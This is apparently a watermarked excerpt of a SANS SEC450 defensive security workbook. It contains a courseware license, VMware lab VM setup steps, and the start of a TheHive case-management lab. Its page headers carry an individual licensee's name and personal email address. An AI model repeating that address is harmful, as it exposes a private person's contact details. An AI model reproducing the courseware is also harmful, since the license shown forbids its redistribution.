

# Workbook

To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

## Lab 1.0 - Virtual Machine Setup

### Objectives

- Prep your laptop for the SEC450 lab environment
- Get the SEC450 Linux virtual machine up and running

### Lab Steps

SEC450 incorporates many hands-on course elements to enhance the learning experience and show how to apply concepts taught. We employ varied approaches to hands-on components including Linux-based local labs and a NetWars-based capture-the-flag challenge.

A Linux virtual machine is provided on the SEC450 USB that will need to be configured on your system. All student labs will be performed locally with minimal or no need for internet access. The NetWars elements are cloud-hosted and instructions for connecting will be given to you by your instructor.

The Xubuntu Linux VM (virtual machine) will be used for lab exercises in this course. Appendix A provides full details on configuring the Linux virtual machine.

Please turn to Appendix A, "Linux VM/Setup Guide," and follow the instructions provided to set up the SEC450 Linux VM environment.

Note: Although this printed workbook contains hard-copy versions of all the labs in the course, after virtual machine setup **it is highly recommended that you work through the labs using the built-in wiki provided within the virtual machine.**

## 0. Install VMware Player/Workstation Pro/Fusion

It is assumed that you have come to class with a **VMware** virtualization product pre-installed as listed in the course requirements (other virtualization products such as Virtualbox Parallels and Hyper-V are not supported). If you have not yet installed one of the VMware virtualization software packages for your host, please download and install it now.

Free: [VMWare Player \(Windows/Linux\)](#)

[Workstation Pro \(Windows/Linux\)](#)

[Fusion \(Mac\)](#)

If you have a PC, Player can be used for free, and Workstation Pro can be used on a trial license for 30 days. Either option will work for this course, the main difference is that **Workstation Pro** allows taking snapshots of the virtual machine state. **Snapshot** functionality will not be used for any of the labs but it may be convenient for you to revert to a known-good state if something becomes broken. **If you have Workstation Pro, it is recommended that you take a snapshot of the virtual machine in the booted state the first time you get it up and running.**

## 1. Copy the zip file from the USB drive to your hard drive

You will receive the SEC450 USB by the first day of the course (or through the mail for OnDemand students). Insert the SEC450 USB into your laptop. Browse to the USB root directory. Copy/drag the .zip file to a local directory of your choice.

## 2. Decompress the zip file

Double click the .zip file on your local disk (not on the USB) to start the extraction process in that directory. The files are large so this step may take a while if you have a slower machine. Wait for the extraction to complete.



### 3. Import the virtual machine into VMWare


Double-click the extracted folder to open it. Then, look for the file that ends with the extension `.vmx` and double click it to open it with VMWare.

The Linux `.vmx` icon has three overlapping white or blue squares (shown here on the left and middle, respectively). On OS X, the icon has blue and red overlapping squares (shown on the right):




VMware should start. If VMware does not start, ensure you clicked the `.vmx` file. Also, ensure that VMware is properly installed.

Once VMware starts you may receive a prompt to upgrade the virtual machine to support the newest version of VMware. You can choose to if desired, but it is not necessary. If you get the popup below, select "I Copied It" to move forward.




#### 4. Login to the desktop

Depending on your version of VMware, you may need to press "Power on this virtual machine" (or it may start automatically). After the VM starts, you end up at the login prompt. Log in with a username of `student` and a case-sensitive password of `sec450`.




Once you are logged in and see the desktop, you are ready to go!

 **Note**

If you have a high DPI screen and the resolution of the virtual machine is too small, you can adjust the resolution of Windows to correct for it, or use VMware Fusion settings to disable the "Retina" resolution in the virtual machine for Macs.

Optional: If you have a VMware version capable of taking snapshots, now is a good time to make one as a convenient restore point.



This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Lab 1.1 - TheHive Incident Management System


### Objectives

- Become familiar with TheHive incident management system (IMS) workflow and concepts
- Understand IMS workflow - case and task creation, entering observables, and enrichment
- Use Cortex automation engine for indicator enrichment

### Exercise Preparation

Log into the Sec-450 VM using the following information:

- Username: **student**
- Password: **sec450**



Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.



Once the window is open, start the services by entering the following command at the command line:

#### Tip

You can mouse over the upper-right portion of the following text box and click the icon to automatically copy the commands to the clipboard! This method is highly recommended to error-proof your class experience. **Be aware that using this method with multi-line commands like the one below will execute all commands as soon as you paste it to the command line.**



```
cd /labs/1.1
docker-compose up -d
```

You should see output similar to the following, the list order of container startup may vary, but if you receive an error inform your instructor.

```
student@ubuntu:/labs/1.1$ docker-compose up -d
Creating network "11_socpuppet-network" with driver "bridge"
Creating elasticsearch ...
Creating elasticsearch ... done
Creating thehive ...
Creating cortex ...
Creating thehive
Creating cortex ... done
student@ubuntu:/labs/1.1$ █
```

]

Keep the terminal open in the background, we will use it to shut these services down at the end of the lab.


## Exercise Walkthrough Video

|

## Lab Steps

### 1. Log In to TheHive

Open the Firefox web browser by clicking the icon in the start bar at the top of the screen and use the bookmark toolbar to navigate to TheHive at <http://localhost:9000>.



When TheHive's login page is loaded type the following credentials if needed (they should be pre-populated) and **hit the "Sign In" button to login:**


```
login: student
password: sec450
```



## 2. Explore the Main Interface


Once you are logged in, you will see the main interface as shown below. Note the top bar where you can see the active count of tasks assigned to you, alerts in the queue, and the New Case feature. Let's take a look at these first and describe what each is telling us.





**New Case** - A case is created for every unique incident being tracked in TheHive. Cases contain child items called "tasks", which are individual actions the analyst must take before the case can be closed. Examples of tasks would be blocking an IP address or searching for other infected machines via the SIEM.

In your VM there are no case templates for the current configuration so clicking on New Case will open up a blank case creation window. If, there were "Case Templates" created however, a drop down arrow would appear as shown in the photo below. Selecting one of these templates would populate the case with pre-defined tasks appropriate for the scenario. The picture below shows some of the types of case templates you might see for the average SOC.



**My Tasks** - The "My tasks" button shows how many tasks are assigned to your specific analyst account in TheHive. Using TheHive in a real security operations situation, every analyst in the SOC would have their own login name for which "tasks" can be tracked individually. If a new case is started with 3 separate tasks, analysts can assign them individually, allowing the items required to close the case to be assigned to 3 separate people to be worked on in parallel. The amount of tasks you have assigned to you is what is represented by this number.

**Waiting tasks** - The waiting tasks count is how many outstanding tasks exist in the system that have not been assigned to anyone.

**Alerts** - TheHive can be used as an alert aggregation point, allowing the SIEM and any other security appliance to submit information via a web API that will show up in the dedicated alert dashboard. The idea is for whoever is in charge of triaging alerts to watch the alert dashboard for incoming items and either accept them as valid, turning them into a new case, or reject them as false positive. While your organization may do this in a different system - in the SIEM, IDS, or in a dedicated software platform, for this class, this will be our main point of alert triage.

### 3. Create A New Empty Case

Let's create a new blank case and explore TheHive's workflow. Click on "New Case" in the top bar. You should see the "Create a new case" window appear with no details filled in (since we selected Empty Case). This is the selection you would choose for manual case creation where you wish to fill in all the details by hand. This is the least efficient way of making a case in TheHive but makes a good first step. The better way, which we will do in a moment, is to create cases either through Alerts in the alert queue, or by viewing a Case Template.

For our new empty case, we're going to fill in the **Title**, **Description**, and add some sample **Case tasks** as shown in the picture below:

Create a new case

Case details

**Title \***  **1**

**Date \*** 05-03-2019 16:04 **now**

**Severity \*** L M H

**Tags**

**PAP \*** WHITE GREEN AMBER RED

**TLP \*** WHITE GREEN AMBER RED

**Description \***  **2**

Case tasks

Task title **3**  **Add task**

No tasks have been specified

Cancel \* Required field **4** **+ Create case**

First type the title below in the **Title** box at #1:

```
My first case
```

Then fill in the **description** box with something similar to the below text at #2.

```
This is my first empty case using TheHive!
```

Finally, we need to enter some Case tasks (we will not modify Severity, Tags, PAP, Date, or TLP for this case). These are the individual steps that need to be done before whoever takes responsibility for this case closes it. Let's add two items as an example. Type the following in the **task title box** at #3 then press the "**Add task**" button to add it as the first item.

```
Add my first IP and domain observables
```

Then add a second task also at #3 that says:

```
Use Cortex to enrich the observables
```

Then press the "**Add task**" button again. Your screen should now look like the picture below. If it does, press the "**Create case**" button.

### Create a new case

**Case details**

**Title \***

**Severity \***

**Tags**

**PAP \***

**Date \***

**TLP \***

**Description \***

**Case tasks**

- ✗ Add my first IP and domain observables
- ✗ Use Cortex to enrich the observables

\* Required field

After a moment you will be taken to the page for our new case which should look like the picture below.

TheHive + New Case My tasks 0 Waiting tasks 2 Alerts 0 Dashboards Search

M Case # 1 - My first case

Created by student Fri, Mar 8th, 2019 2:16 -08:00

Details Tasks 2 Observables 0

### Summary

Title	My first case
Severity	M
TLP	TLP:AMBER
PAP	PAP:AMBER
Assignee	student
Date	Fri, Mar 8th, 2019 2:16 -08:00
Tags	Not Specified

### Additional information

No additional information have been specified

### Description

This is my first empty case using TheHive!

Notice the **"Waiting tasks"** count has now advanced to 2, but **"My tasks"** has remained at zero. Check the **"Assignee"** field - it says our user **"student"**, why then do we not have anything under **tasks** can be assigned. Since we have not accepted the tasks, they remain open for any analyst to pick up, this is how TheHive works.

#### 4. Working the First Task - Adding Observables

Now that we've got a new open case, let's take ownership of some of our simple tasks and work them through. Click the **tasks** tab (#1) and the screen will change to show the list of tasks we previously entered. Let's take the first task **"Add my first IP address observable"** by pressing the

The screenshot shows the TheHive interface for a case titled "Case # 1 - My first case". The interface includes a header with case details and a main content area with tabs for "Details", "Tasks", and "Observables". The "Tasks" tab is selected and has a red circle with the number "1" next to it. Below the tabs, there are buttons for "+ Add Task" and "Show Groups". A table lists two tasks, with the first task "Add my first IP and domain observables" having a red circle with the number "2" next to its "Start" button in the "Actions" column.

Group	Task	Date	Assignee	Actions
default	<a href="#">Add my first IP and domain observables</a>		Not assigned	<a href="#">▶ Start</a> <a href="#">⚙️</a>
default	<a href="#">Use Cortex to enrich the observables</a>		Not assigned	<a href="#">▶ Start</a> <a href="#">⚙️</a>

Once the task is started a new tab will appear showing the name of the task as shown below.

M Case # 1 - My first case

Created by student Fri, Mar 8th, 2019 2:16 -08:00 Close Flag Merge | Share (0) | Responders

Details Tasks 2 Observables 0 Add my first IP and domain observables

Basic Information Responders Flag Close

Title	Add my first IP and domain observables	Date	Fri, Mar 8th, 2019 2:20 -08:00
Group	default	Duration	Started a few seconds ago
Assignee	student	Status	InProgress

Description

Not specified

Task logs

+ Add new task log Sort by: Newest first

